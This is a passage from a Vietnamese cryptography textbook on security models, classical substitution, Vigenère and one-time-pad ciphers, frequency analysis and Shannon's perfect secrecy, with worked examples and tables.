Bảo mật vô điều kiện (*unconditional security*): Đây là mô hình đánh giá ATBM mức cao nhất, trong đó "vô điều kiện" được hiểu theo ý nghĩa của lý thuyết thông tin (information theory), trong đó các ý niệm về "lượng tin" được hình thức hóa thông qua các phép toán xác suất. Trong mô hình này, kẻ địch được coi là không bị hạn chế về năng lực tính toán, tức là có thể thực hiện bất kỳ khối lượng tính toán cực lớn nào đặt ra trong khoảng thời gian ngắn bất kỳ. Mặc dù có năng lực tính toán siêu nhiên như vậy, mô hình này chỉ giả thiết kẻ tấn công là người ngoài hoàn toàn (tức là ứng với mô hình tấn công chỉ-biết-bản-mã). Một hệ mật mã đạt được mức an toàn vô điều kiện, tức là có thể đứng vững trước sức mạnh của một kẻ địch bên ngoài (chỉ biết bản mã) có khả năng không hạn chế tính toán, được gọi là đạt đến *bí mật tuyệt đối* (*perfect secretcy*).

Một cách khái quát, việc nghe trộm được bản mã đơn giản là chỉ cung cấp một lượng kiến thức zero tuyệt đối, không giúp gì cho việc phá giải mã của kẻ địch. Việc biết bản mã không đem lại chút đầu mối gì cho khả năng lần tìm ra khóa của hệ mã.

Bảo mật chứng minh được (*provable security*): Đây cũng là một mô hình đánh giá mức rất cao, lý tưởng trong hầu hết các trường hợp. Một hệ mật mã đạt được mức đánh giá này đối với một mo hình tấn công cụ thể nào đó, nếu ta có thể chứng mình bằng toán học rằng tính an toàn của hệ mật là được qui về tính NP-khó của một bài toán nào đó đã được biết từ lâu (ví dụ bài toán phân tích ra thừa số nguyên tố, bài toán cái túi, bài toán tính logarit rời rạc ...). Nói một cách khác ta phải chứng minh được là kẻ thù muốn phá được hệ mã thì phải thực hiện một khối lượng tính toán tương đương hoặc hơn với việc giải quyết một bài toán NP-khó đã biết.

Bảo mật tính toán được, hay *bảo mật thực tiễn* (*computational security* hay *practical security*): Đây là một trong những mức đánh giá thường được áp dụng nhất trong thực tế (khi những mức bảo mật cao hơn được cho là không thể đạt tới). Khi đánh giá ở mức này với một hệ mã cụ thể, người ta lượng hóa khối lượng tính toán đặt ra để có thể phá hệ mã này, sử dụng kiểu tấn công mạnh nhất đã biết (thường kèm theo đó là mô hình tấn công phổ biến mạnh nhất). Từ việc đánh giá được khối lượng tính toán này cùng thời gian thực hiện (với năng lực kẻ địch mạnh nhất có thể trên thực tế), và so sánh với thời gian đòi hỏi đảm bảo tính mật trên thực tế, ta có thể đánh giá hệ mã có đạt an toàn thực tiễn cao hay không. Đôi khi, cơ sở đánh giá cũng dựa vào một bài toán khó nào đó mặc dù không đưa ra được một chứng minh tương đương thực sự.

Ví dụ: Giả thiết một hệ mã X được sử dụng mã mật các loại văn bản hợp đồng có giá trị sử dụng trong 2 năm. Nếu như kẻ địch có năng lực tính toán mạnh nhất có thể cũng phải mất thời gian đến 20 năm để phá được (chẳng hạn sử dụng toàn bộ lực lượng tính toán của các công ty IT lớn như Microsoft hay Google), hệ mã X này có thể được đánh giá là đảm bảo mức an toàn thực tiễn.

Bảo mật tự tác (*ad hoc security*): Một số hệ mật mã riêng được một số công ty hoặc cá nhân tự chế để phục vụ mục đích đặc biệt dùng nội bộ. Tác giả loại hệ mật mã có thể sử dụng những lập luận đánh giá hợp lý nhất định dựa trên việc ước đoán khối lượng tính toán của kẻ địch khi sử dụng những tấn công mạnh nhấn đã biết và lập luận về tính bất khả thi thực tiễn để thực hiện. Mặc dù vậy hệ mật mã này vẫn có thể bị phá

bởi những tấn công có thể tồn tại mà chưa được biết tới đến thời điểm đó; vì vây, thực tế bảo mật ở mức này hàm nghĩa không có một chứng minh đảm bảo thực sự, nên không thể coi là tin cậy với đại chúng.

1.2 MỘT SỐ HỆ MẬT MÃ CỔ ĐIỂN

Việc nghiên cứu các hệ mã mật (*cipher*) cổ điển là cần thiết để qua đó chúng ta có thể làm quen với các nguyên tắc cơ bản trong thiết kế và phân tích các hệ mật mã nói chung.

1.2.1 Mật mã một bảng thế (Monoalphabetic cipher)

Ở đây thuật toán dựa trên phép hoán vị trong một bảng chữ cái alphabet.

Ví dụ 1.1. Một cipher dựa trên một bảng hoán vị của tiếng Anh như sau

a	b	c	d	e	...	x	y	z
F	G	N	T	A	...	K	P	L

Qua bảng biến đổi có thể thấy a➔ F, b➔G … Qua đó sẽ có

Plaintext:	a	bad	day
➔			
Ciphertext:	F	GFT	TFP

Như vậy khoá trong một cipher loại này là một bảng hoán vị (A →F, b→G, ..., z→L) như trên, hoặc biểu diễn ngắn gọn hơn là bằngdòng thứ hai của phép biến đổi này, tức là FGNT..PL. Dòng thứ nhất của bảng biến đổi này là bảng chữ cái gốc, vì nó là cố định nên không được tính tới trong khoá. Dòng thứ hai, được gọi là bảng thay thế (substitution alphabet).

Chú ý rằng không nhất thiết phải dùng một bảng chữ cái mà ta có thể dùng bất cứ một thứ bảng ký hiệu nào đó.

Ví dụ 1.2. Ở đây bảng chữ bản rõ, *plaintext alphabet*, là một tập hợp của các xâu nhị phân với độ dài là 3.

Bảng biến đổi:

p.text	000	001	010	011	100	101	110	111
c.text	101	111	000	110	010	100	001	011

Do đó xâu nhị phân plaintext 100101111 sẽ được mã hoá thành 010100011.

Để giải mã một bản rõ nhận được từ thuật toán mật mã trên, người có bản mã ciphertext cần biết khóa, do đó yêu cầu một giao thức về trao khoá. Đơn giản nhất có thể thực hiện là người gửi tin ghi khoá ra đĩa và chuyển đĩa cho người nhận. Rõ ràng cách làm này đơn giản nhưng thực tế không an toàn. Trong thực tế người ta sử dụng nhiều giao thức phức tạp và tinh vi hơn.

Nếu như kẻ thù không biết được khoá thì liệu chúng có thể đoán được không ? Hiển nhiên là điều đó phụ thuộc vào số lượng khoá có thể có (độ lớn của không gian khoá có thể có). Nếu kích thước của bảng alphabet là N thì số khoá có thể là N! =N(N-1)...1 và được tính xấp xỉ theo công thức:

$$N! \approx (2\pi n)^{1/2}(n/e)^n$$

Cho N=26, ta có $N!=26!\approx 9^{26}$.

Chú ý rằng, số lượng bit được chuyển mật này được gọi là chiều dài của khoá.

Ví dụ 1.3. Chiều dài khoá của một cipher loại đang xét là 26*5=130 bits, chính là số lượng bit tin cần dùng để chuyển đi dòng thứ hai trong bảng chuyển vị trên. (Dòng thứ nhất đã được ngầm định là ABC..XYZ, nên không cần chuyển).

Chú ý: Không phải tất cả các cipher như trên là che giấu được nội dung của thông tin.

Ví dụ 1.4: Sau đây là một cipher hầu như không làm thay đổi plaintext.

a b	c	d	e	...	x	y	z	
A	B	C	D	E	...	X	Z	Y

Mật mã cộng (Additive cipher) - Mật mã Xeda (Ceasar)

Mật mã cộng (Additive cipher) là một mật mã một bảng thế đặc biệt trong đó, phép biến đổi mã được biểu diễn thông qua phép cộng đồng dư như sau. Giả sử ta gán các giá trị từ A-Z với các số 1-25,0. Thế thì một chữ plaintext X có thể mã thành ciphertext Y theo công thức:

$$Y = X \oplus Z,$$

trong đó Z là giá trị của khoá, $\oplus$ là ký hiệu phép cộng đồng dư modulo 26.

Ví dụ 1.5 Xét mật mã một bảng thế sau đây:

a	b	c	d	e	...	x	y	z
D	E	F	G	H	...	A	B	C

Đây chính là mật mã Ceasar đã giới thiệu từ đầu chương, trong đó giá trị khóa là Z=3: D=a ⊕3, E=b ⊕3,... A=x ⊕3, B=y ⊕3, C=z ⊕3

Rõ ràng số lượng khoá có thể dùng được chỉ là 25 và số lượng bít cần thiết cho việc chuyển khoá là 5 ($2^4 < 25 < 2^5$). Có thể thấy rằng mật mã cộng có một không gian khoá rất nhỏ, do đó phép tìm kiếm vét cạn đương nhiên là khả thi. Trong phép tấn công này, địch thủ chỉ cần thử tất cả các khoá có thể (1-25) để thử giải mã và dễ dàng phát hiện ra khoá đúng khi giải ra một thông tin có nghĩa. Vì phép tìm kiếm này không cần sử dụng các quan sát tinh tế mà chỉ đơn giản là thử hết các khả năng, dựa vào sức mạnh tính toán của kẻ tấn công, nên nó cũng còn được biết với cái tên *tấn công vũ lực* (*brute force attack*)

Mật mã nhân tính (multiplicative cipher)

Bảng thế cũng có thể được xây dựng từ phép nhân đồng dư của chữ cái trong bảng gốc với giá trị của khóa:

$$Y = X \otimes Z$$

Trong đó ⊗ là phép nhân đồng dư với modul 26.

Tuy nhiên chú ý rằng không phải tất cả các giá trị từ 1-25 đều có thể là khoá mà chỉ các giá trị nguyên tố cùng nhau với 26, tức là các số lẻ trừ 13. Do đó chỉ có 12 khoá cả thảy mà thôi.

Ví dụ 1.6. Nếu ta dùng khóa Z=2

$2 \otimes 1 = 2 \bmod 26$ tức là b → c.

nhưng $2 \otimes 14 = 2 \bmod 26$ tức là o → c

Rõ ràng khoá 2 không thoả mãn, vì không tạo ra ánh xạ 1-1 từ bảng chữ gốc sang bảng thay thế. Sự kiện đồng thời có b→c, và o→c sẽ làm cho ta không thể giải mã ciphertext *c*.

Để tăng số lượng khoá có thể, người ta có thể kết hợp cả *additive cipher* và *multiplicative cipher* để tạo ra *afine cipher*:

$$Y = \alpha \otimes X \oplus Z$$

$$X, Y, Z \in \{0,1,2,3,...25\}$$

$$\alpha \in \{1,3,5,7,9,11,15,17,19,21,23,25\}$$

Qua những khảo sát trên ta có thể dễ dàng thấy các dạng đặc biệt của mật mã bảng thế (trong đó phép biến đổi mật mã là một hàm toán học đơn giản) là không an toàn ngay cả với tấn công tìm kiếm vét cạn. Tuy nhiên mật mã một bản thế tổng quát, sử dụng một hoán vị bất kỳ trên bảng chữ cái gốc, có không gian khóa là thường là đủ lớn để chống lại bất kỳ kẻ địch nào (ngay cả trong thế giới hiện đại) chỉ dùng tấn công vét cạn -- cụ thể là với bảng chữ cái tiếng Anh (26 chữ), số lượng hoán vị có thể (tức số lượng khóa cần vét cạn) sẽ lên tới $26! \approx 9^{26}$!

Trong thời kỳ thiên nhiên kỷ đầu tiên (trước năm 1000), mật mã một bảng thế được coi là không thể phá được. Tuy nhiên sau đó, các nhà nghiên cứu thời đó đã dần dần tìm ra phương pháp phá giải tốt hơn việc thử vét cạn không gian khóa; phương pháp này dựa trên những quan sát mang tính thông kê, chẳng hạn về sự xuất hiện không đồng đều của các chữ cái trong ngôn ngữ tự nhiên.

1.2.2 Phân tích giải mã theo phương pháp thống kê (Statistical cryptanalysis)

Dễ dàng quan sát một đặc tính của ngôn ngữ tự nhiên là sự xuất hiện (tần xuất) không đều của các chữ cái được dùng khi diễn đạt một ngôn ngữ.

Ví dụ 1.7 Hãy theo dõi một đoạn văn bản sau đây trong tiếng Anh.

THIS IS A PROPER SAMPLE FOR ENGLISH TEXT. THE FREQUENCIES OF LETTERS IN THIS SAMPLE IS NOT UNIFORM AND VARY FOR DIFFERENT CHARACTERS. IN GENERAL THE MOST FREQUENT LETTER IS FOLLOWED BY A SECOND GROUP. IF WE TAKE A CLOSER LOOK WE WILL NOTICE THAT FOR BIGRAMS AND TRIGRAMS THE NONUNIFORM IS EVEN MORE.

Ở đây ta dễ dàng thấy tần suất xuất hiện của chữ cái X và A: f_X=1 và f_A=15.

Khái quát hơn, trong tiếng Anh căn cứ vào tần xuất xuất hiện của các chữ cái trong văn viết, ta có thể chia 26 chữ cái thành 5 nhóm theo thứ tự từ hay dùng hơn đến ít dùng hơn như sau:

I:	e
II:	t,a,o,i,n,s,h,r
III:	d,l
VI:	c,u,m,w,f,g,y,p,b
V:	v,k,j,x,q,z

Với những quan sát tương tự áp dụng cho các cặp (bigrams) hay bộ ba chữ (trigram), người ta thấy tần xuất cao nhất rơi vào các cụm phổ biến sau:

Th, he, in, an, re, ed, on, es, st, en at, to

The, ing, and, hex, ent, tha, nth, was eth, for, dth.

Chú ý: Những quan sát này được phản ánh trên chính đoạn văn bản ví dụ tiếng Anh ở trên. Những quan sát này chỉ đúng với tiếng Anh và như vậy tiếng Việt của chúng ta sẽ có qui luật khác.

Sau khi đã có các quan sát như trên, người ta có thể dùng phương pháp đoán chữ và giải mã dựa trên việc thống kê tần xuất xuất hiện các chữ cái trên mã và so sánh với bảng thống kê quan sát của plaintext. Ví dụ sau đây sẽ minh họa cụ thể phương pháp này

---

Ví dụ 1.8 Giả sử ta thu được một đoạn mã một bảng thế như sau và cần phải giải tìm khóa của nó.

YKHLBA JCZ SVIJ JZB TZVHI JCZ VHJ DR IZXKHLBA VSS RDHEI DR YVJV LBXSKYLBA YLALJVS IFZZXC CVI LEFHDNZY EVBLRDSY JCZ FHLEVHT HZVIDB RDH JCLI CVI WZZB JCZ VYNZBJ DR ELXHDZSZXJHDBLXI JCZ XDEFSZQLJT DR JCZ RKBXJLDBI JCVJ XVB BDP WZ FZHRDHEZY WT JCZ EVXCLBZ CVI HLIZB YHVEVJLXVSST VI V HXXIKSJ DR JCLI HZXZBJ YZNZXDFEZBJ LB JZXCBDSDAT EVBT DR JCZ XLFCZH ITIJZEIJCVJ PZHZ DBXZ XDBILYXHZYIZKHZ VHZBDP WHZVMVWSZ.

Đoạn mã trên bao gồm 338 chữ, thống kế tần xuất như sau:

Letter:	A	B	C	D	E	F	G
Frequency:	5	24	19	23	12	7	0
Letter:	H	I	J	K	L	M	N
Frequency:	24	21	29	6	21	1	3
Letter:	O	P	Q	R	S	T	U
Frequency:	0	3	1	11	14	8	0
Letter:	V	W	X	Y	Z		
Frequency:	27	5	17	12	45		

Quan sát Z là chữ mã có tần suất lớn hơn hẳn các chữ cái còn lại nên rút ra:

$e \Rightarrow Z$ (tức là bản rõ của mã Z phải là e)

Quan sát những chữ mã có tần suất cao tiếp theo $f_j = 29$, $fv = 27$

Đồng thời chú ý đến bộ ba *jcz* có tần suất cao, dễ thấy

$f_{jcz} = 8 \rightarrow t \Rightarrow J, h \Rightarrow C$

(suy luận *jcz* chính là từ bản rõ *the*)

Ngoài ra tiếp tục quan sát ta sẽ thấy một số phát hiện dễ nhận:

a ⇒ V (đứng riêng, mạo từ a)

Liệt kê nhóm II gồm các chữ mã có tần suất xuất hiện cao (nhóm 1 là chỉ gồm Z)

J,V,B,H,D,I,L,C ứng với bản rõ của nhóm II: {t,a,o,i,n,s,h,r}

t,a h

Quan sát thấy có một cụm 3 là JZB (⇒ teB), ta sẽ tìm nốt bản rõ của B bằng cách đơn giản sau: thay thế các khả năng nhóm 2 của B vào cụm này:

JZB = te ?

Teo

Ten

ter → n ⇒ B

The

Tes

Tương tự ta thực hiện một số quan sát và suy đoán khác

VI = a ? as

an → s ⇒ I (n đã có B rồi)

VHZ = a ?e ate

are → r ⇒ H (t đã có J rồi)

JCLI = th?s → i ⇒ L,

Cuối cùng còn lại trong nhóm II: *o ⇒ D*

A	*b*	*C*	*d*	*e*	*F*	*g*	*h*	*i*	*j*
V				*Z*			*C*	*L*	
K	*l*	*M*	*n*	*o*	*P*	*q*	*r*	*s*	*t*
			B	*D*			*H*	*I*	*J*
U	*v*	*W*	*x*	*y*	*z*				

Tiếp tục phân tích nhờ các cụm từ (bản mã) tương đối ngắn:

DBXZ = on?e → c ⇒ X

WZZB = ?een = → b ⇒ W

YVJV = ?ata → d ⇒ Y

Tuy nhiên cũng có trường hợp không chắc chắn:

on: loại vì n ⇒ B rồi

DR = o ? of:

or: loại vì r⇒H rồi

ox :

Nhưng chưa rõ ràng: f, x ⇒ R

Tiếp tục một số luận đoán:

WT = b ? $\rightarrow y \Rightarrow T$

BDP = no ? $\rightarrow w \Rightarrow P$

Bây giờ từ đầu tiên sẽ là

YKHLBA = d-rin-

$\rightarrow u \Rightarrow K, g \Rightarrow A$

Rõ ràng qua ví dụ trên ta thấy hệ mật mã một bảng thế có thể khá dễ dàng bị phá khi nó vẫn tiếp tục "bảo tồn" trong bản mã những qui luật ngôn ngữ trong bản rõ. Những qui luật này biểu hiện bằng những đặc thù thống kê thu được khi phân tích mỗi ngôn ngữ tự nhiên.

Một cách tổng quát, một hệ mã mật tốt cần phải tránh không cho các qui luật thống kê trong ngôn ngữ văn bản rõ bảo tồn ở một hình thức nào đó trong bản mã. Một cách lý tưởng, các bản mã của một hệ mã tốt sẽ không thể phân biệt được bằng thống kê khi với một mã sinh ngẫu nhiên.

1.2.3 Phương pháp bằng phẳng hoá đồ thị tần suất

Khoảng đầu thiên nhiên kỷ thứ hai, mật mã một bảng thế đã bị phá và các nhà khoa học đã dần nghĩ đến các nguyên tắc thiết kế mã tốt hơn, nhằm tránh bảo tồn các qui luật thống kê từ TIN sang MÃ (bản rõ sang bản mã). Ta sẽ xem xét một số mã như vậy sau đây.

Mã với bảng thế đồng âm (homophonic substitution ciphers)

Trong các cipher loại này, ánh xạ chữ cái TIN- MÃ không còn là 1-1 nữa mà là một-nhiều. Tức là mỗi chữ của bảng chữ cái tin sẽ được mã hoá thành 1 chữ trong 1 tập con các chữ mã nào đó. Mỗi chữ mã trong tập con này được gọi là homophone, tạm dịch là đồng âm.

VD1.9

Chữ tin	Đồng âm
A	17 11 25 64 2 19 4 31

I	22 95 14 21 79 54
L	12 93 71
N	64 13
O	65 28 15
P	23 73 36 53 20
T	41
E	64 7 8 47 ... (15 đồng âm)
...	...

Như vậy có thể thấy đây là một bảng biến đổi từ chữ tin sang đồng âm mã.

Tin	P	L	a	I	n	p	i	l	o	t
Mã	27	12	11	53	64	36	79	71	15	41

Thông thường người ta bố trí số lượng đồng âm ứng với mỗi chữ tin tỷ lệ với tần xuất xuất hiện của chữ đó trong ngôn ngữ tự nhiên. Vì vậy đồ thị tần xuất của các chữ cái trong bản mã sẽ trở nên bằng phẳng. Mặc dù các cipher loại này là khó phá hơn nhưng chúng lại bị tăng thêm độ dư thừa so với tin gốc.

Sử dụng nhiều bảng thế (mã đa bảng thế)

VD 1.10

Xét một hệ mã đơn giản với bảng chữ gồm 4 chữ cái {a,b,c,d}

Giả sử tần xuất xuất hiện của mỗi chữ trong ngôn ngữ như sau:

$P_a = 0.5, P_b = 0.05, P_c = 0.2, P_d = 0.25$

Ta dùng hai bảng thế và một chuỗi khóa để quyết định thứ tự hòa trộn hai bảng thế này.

Bảng thế 1

P.text alph	*a*	*b*	*c*	*d*
C.text alph	*B*	*D*	*A*	*C*

Bảng thế 2

P.text alph	*a*	*b*	*c*	*d*
C.text alph	*D*	*B*	*C*	*D*

Tạo mã bằng phương pháp trộn 2 bảng thế theo khóa "12"

X	*:*	*aba*	*cada*	*da*	*ca*	*baa*
Z	*:*	*121*	*2121*	*21*	*21*	*212*
Y	*:*	*BBB*	*CBAB*	*AB*	*CB*	*BBD*

Ở ví dụ trên người ta đã hoà trộn hai bảng thế liên tục kế tiếp nhau. Nhờ đó phân bố tần xuất xuất hiện của các chữ mã sẽ bị thay đổi so với tin và bằng phẳng hơn.

*Mã đa bảng thế (polyalphabetic cipher):*Trong hệ mã thể loại này, người ta dùng nhiều bảng thế theo phương pháp vừa giới thiệu trên.

Ta sẽ xét một hệ cipher cổ điển nổi tiếng loại này sau đây.

1.2.4 Vigenere cipher

Trong Vigenere Cipher, người ta dùng tất cả 26 bảng thế là sự thu được từ bảng gốc chữ cái tiếng Anh mà dịch đi từ 0-25 vị trí. Sự hoà trộn này có quy luật hoàn toàn xác định bởi khoá. Mỗi chữ của khoá sẽ xác định mỗi bảng thế được dùng.

	a	B	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	V
0	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
1	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
2	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
3	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y
4	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
5	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
6	G	H	I	J	K	L	M	N	O	P	P	R	S	T	U	V	W	X	Y	Z	A	B
...	...																					
2	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
4																						
2	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
5																						

Ví dụ 1.11

Keyword	:	r	a	d	i	o	r	a	d	i	o	r	a
Plaintext	:	c	o	d	e	b	r	e	a	k	i	n	g
Ciphertext	:	T	O	G	M	P	I	E	D	S	W	E	G

Như ở ví dụ trên, tất cả các chữ đứng ở vị trí chia 5 dư 1 trong plaintext sẽ được mã hoá bởi bảng thế R (a thành R). Tất cả các chữ tin đứng ở vị trí chia 5 dư 2 trong TIN sẽ được mã hoá bởi bảng thế A, vv...

Mặc dù có thể làm bằng phẳng tần xuất rất tốt, mật mã đa bảng thế nói chung, Vigenère nói riêng, vẫn có thể phá giải được.

Phương pháp giải mã Vigenere.

Ý tưởng của phương pháp này gồm 3 bước như sau:

1. Đi tìm chu kỳ p (độ dài khoá)
2. Chia tách MÃ thành p đoạn phân mã, mỗi đoạn bao gồm các chữ ở vị trí kp+i (k=1,2,3 ... ; i=0,p-1), tức là được mã hoá theo bảng thế với chữ khoá chỉ số *i*.
3. Dùng phương pháp một bảng thế đã biết để giải từng đoạn phân mã (cụ thể là với mã Vigenere chỉ cần một phép dịch đúng)

Người ta sử dụng khái niệm IC (Index of Coincidence) để tính chu kỳ p.

Theo định nghĩa, IC xác định qua công thức:

$$IC = \frac{\sum_{i=0}^{25} f_i (f_i - 1)}{n(n-1)}$$

Trong đó *f* là xác xuất của phép thử - nhặt ra 2 con chữ ngẫu nhiên bất kỳ từ trong một đoạn văn bản - để thu được cùng một chữ λ cho trước.

Số bảng thế (p)	1	2	3	4	5	...	10
IC	0.068	0.052	0.047	0.044	0.043	...	0.041

Letter	p_i	Letter	p_i	Letter	p_i	Letter	p_i
A	.082	H	.061	O	.075	V	.010
B	.015	I	.070	P	.019	W	.023
C	.028	J	.002	Q	.001	X	.001
D	.043	K	.008	R	.060	Y	.020
E	.127	L	.040	S	.063	Z	.001
F	.022	M	.024	T	.091		
G	.020	N	.067	U	.028		

$$I_c(x) = \sum_{i=0}^{i=25} p_i^{\,2} = 0.065$$

IC của văn bản tiếng Anh (p=1) đạt gia trị 0.068. Khi qua mã hoá, IC sẽ giảm dần đi khi tăng dần số lượng bảng thế (hay tăng chiều dài khoá). Qua đó ta thấy IC thể hiện độ không đồng đều của các tần xuất xuất hiện các chữ cái. Trong văn bản gốc, độ

không đồng đều (lồi lõm) là lớn nhất nên IC là lớn nhất. Còn khi mã hoá với nhiều bảng thế, đồ thị tần xuất được làm "bằng phẳng hoá" nên tất nhiên IC giảm đi.

Phương pháp thực hành

1. Đặt k=1

2. Kiểm tra xem p có phải nhận giá trị k hay không.

2.a. Chia Mã thành k phân mã và tính IC của các phân mã.

2.b. Nếu như chúng đều xấp xỉ nhau và đều xấp xỉ 0.068 thì p=k

Nếu chúng khác nhau nhiều và nhỏ hơn nhiều so với 0.068 thì p>k

3. Tăng k lên một đơn vị và lặp lại bước 2.

1.2.5 One-time-pad (Vernam cipher)

Mật mã One-time-pad được đề xuất bởi G. Vernam (1917); sau đó đã được chứng minh là đảm bảo bí mật tuyệt đối (perfect secretcy - 1949). Như tên gọi của nó, trong One-time-pad khóa được viết trên 1 băng (tape) dài, và sử dụng đúng 1 lần. Đồng thời chuỗi khóa là chuỗi văn bản sinh ngẫu nhiên, có độ dài bằng văn bản sử dụng hoặc hơn. Thao tác mã hóa đơn giản là phép dịch theo bảng thế ứng với chữ khóa tương ứng hoặc XOR nếu xử lý theo chuỗi nhị phân.

Sinh mã: $Y = X + Z \pmod{26}$

Giải mã : $X = Y - Z \pmod{26}$

Vì vậy, One-time-pad có thể coi là mã Vigenere với khóa là một chuỗi ngẫu nhiên có độ dài đúng bằng văn bản, như ví dụ sau sẽ cho thấy

---

VD 1.12

X: x n t f u h b z t

Z: A s u n n y d a y

Y: Y G O I I G F A S

Ở đây A được hiểu là dịch 1 nên X+A=Y

Chú ý rằng khóa chỉ được dùng đúng một lần, tức là vứt bỏ sau khi dùng. Nếu dùng lại thì không còn đảm bảo an toàn nữa.

★1.3 LÝ THUYẾT VỀ SỰ BÍ MẬT TUYỆT ĐỐI (SHANNON)

1.3.1 Bí mật tuyệt đối là gì?

Tại sao chúng ta nói mật mã One-time-pad đảm bảo bí mật tuyệt đối?

Claude Shannon đã trả lời những câu hỏi này trong một công trình khoa học đã đặt nền móng cho ngành khoa học mật mã hiện đại (Communication Theory of Secrecy Systems, 1949). Trong phần này, chúng ta sẽ làm quen với các khái niệm cơ bản quan trọng này.

Như đã nói để khảo sát và phân tích các hệ mật mã, trước hết ta cần định nghĩa mô hình tấn công áp dụng. Ở đây, chúng ta sử dụng mô hình tấn công thông thường và khái quát nhất, mô hình *chỉ-biết-bản-mã* (*ciphertext-only attack*), trong đó kẻ tấn công Eve là người bên ngoài hoàn toàn nên chỉ có khả năng nghe trộm đường truyền. Khái niệm *một hệ mật mã đạt được bí mật tuyệt đối* được hiểu là hệ mật mã này đứng vững trong mô hình tấn công *chỉ-biết-bản-mã* dù kẻ địch Eve mạnh đến đâu: tức là có thể giả sử rằng Eve có phương tiện cực kỳ hùng hậu (coi như vô hạn) để có thể tiến hành được bất cứ phép tìm kiếm vét cạn không gian khóa (hữu hạn) nào trong khoảng thời gian ngắn tùy ý.

Tất nhiên ta phải giả thiết rằng Eve có thể thu được (nghe trộm) một bản mã có *độ dài tùy ý* để có thể dùng phân tích tìm ra khóa mật mã. Yếu tố độ dài bản mã nghe trộm được là rất quan trọng. Các hệ mật mã dù không an toàn vẫn có thể không bị phá hoàn toàn, tức là Eve không thể tìm được khóa đúng duy nhất, nếu như độ dài bản mã bị nghe trộm là không đủ dài để phân tích. Các ví dụ sau đây sẽ minh họa rõ điều này.

Giả sử Eve nghe trộm một bản mã (cryptogram) Y được tạo ra từ một hệ mã hóa một bảng thế. Để tìm bản rõ tương ứng, Eve có thể sử dụng *tìm kiếm thử - vét cạn không gian khóa* (eshautive key search). Với Y ngắn ta có thể tìm được nhiều bản rõ X cùng có thể tạo ra mã Y với khóa khác nhau tương ứng (các phép thế khác nhau). Ví dụ ta có đoạn mã sau:

AZNPTFZHLKZ

Ta có thể tạo ra ít nhất là 2 đoạn bản rõ tương ứng bằng 2 bảng thế như sau:

Ví dụ 1.13:

Bảng thế một

a B c d E f g h i j k l m n o p q r s t u v w x y z

K B C D T E G I J M O L A Q R H S F N P U V W X Z Y

Bảng thế hai

a B c d E f g h i j k l m n o p q r s t u v w x y z

L P H N Z K T A F E

Do đó cùng đoạn mã này sẽ có 2 bản rõ tương ứng với 2 bảng thế trên:

Mã:	A	Z	N	P	T	F	Z	H	L	K	Z
Bản rõ 1:	m	y	s	t	e	r	Y	p	l	a	y
Bản rõ 2:	r	e	d	b	l	u	e	c	a	k	e

Cả hai chuỗi "mysteryplay" và "redbluecake" đều có thể giả định là 2 thông điệp có nghĩa hợp lý (đã loại bỏ bớt dấu trắng)

Ví dụ 1.14.

Với MÃ 'HLKZ' có thể dễ dàng tìm ra 4 TIN tương ứng: Với MÃ 'HLKZ' có thể dễ dàng tìm ra 4 TIN tương ứng:

C.text:	H	L	K	Z
P.text1:	p	l	a	y
P.text2:	c	a	k	e
P.text3:	m	i	s	t
P.text4:	w	a	s	h

bằng các bảng thế như sau:

a b C d e f g h i j k l m n o p q r s t u v w x y z

K L H Z

L H Z K

L H K Z

(Bảng trên bỏ trắng những ký tự thay thế giống như gốc)

Qua các ví dụ 1.13-14 có thể thấy được rằng đối với mã một-bảng-thế, khi bản mã còn tương đối ngắn thì luôn luôn tồn tại cùng lúc nhiều bản rõ có nghĩa tương ứng (với khoá dự đoán tương ứng).

Tuy nhiên với bản mã có độ dài trên 50 trở lên thì sẽ chỉ có duy nhất một bản rõ plaintext thoả mãn, tức chính nó là bản rõ (với khóa tương ứng) cần tìm. Như vậy, nếu như Eve – nhà phân tích giải phá mã (cryptanalyst) – "tóm" được một đoạn mã có độ dài đủ lớn, thì nói chung luôn luôn có thể phá được mã loại một-bảng thế này.

Trong ví dụ sau đây, ta sẽ quan sát một quá trình cụ thể giải phá mã cộng tính. Có 26 khoá là 26 khả năng để thử. Eve sẽ nghe trộm và lần lượt bắt được từng ký tự mã được phát trên đường truyền. Mỗi khi nghe được thêm một từ mã thì E tiến hành thử luôn cả 26 khả năng để tìm bản rõ có nghĩa luôn. Khi mới nghe trộm được từ mã đầu tiên thì khả năng của cả 26 khoá đều ngang ngửa nhau (xác xuất đoán đúng đều nhỏ, cỡ nhỏ hơn 0.1), khi nghe trộm được từ khoá 2,3.. thì các xác xuất sẽ thay đổi, hầu hết là tiếp tục giảm đi, trừ trường hợp với khoá 15. Khi nghe được từ mã 5 thì xác suất ứng với khoá 15 sẽ là 1 trong khi các xác suất khác đều là không; tức là khoá 15 là khoá đúng (chữ consi ứng với nó là đoạn đầu của một số từ có nghĩa trong tiếng Anh như consider, consideration...).

Ví dụ 1.15. Hãy xét một hệ mã cộng với 26 khóa khác biệt ("đẩy" 0 – 25 vị trí). Giả sử ta bắt được MÃ = "sdchx". Ta sẽ thử cả 26 khóa để phá mã này. Bảng đưới đây minh họa phép thử vét cạn này, với n là độ dài đoạn mã "bị tóm" tính đến thời điểm tương ứng.

Shift	Decruption	N = 1	n = 2	n = 3	n = 4	n = 5
0	rdchx	0.060	0.070			
25	sediy	0.063	0.257	0.427	0.182	
24	tfejz	0.091	0.003			
23	ugfka	0.28	0.052			
22	vhglb	0.010				
21	wihmc	0.024	0.128			
20	xjind	0.002				
19	ykjoe	0,020				
18	zlkpf	0.001	0.001			
17	amlqg	0.082	0.072	0.004		
16	bnmrh	0.015				
15	consi	0.028	0.202	0.515	0.818	1

14	dpotj	0.043		
13	eqpuk	0.127	0.044	
12	frqvl	0.022	0.058	
11	gsrwm	0.020	0.015	
10	htsxn	0.061	0.052	0.046
9	iutyo	0.070	0.001	
8	jvuzp	0.002		
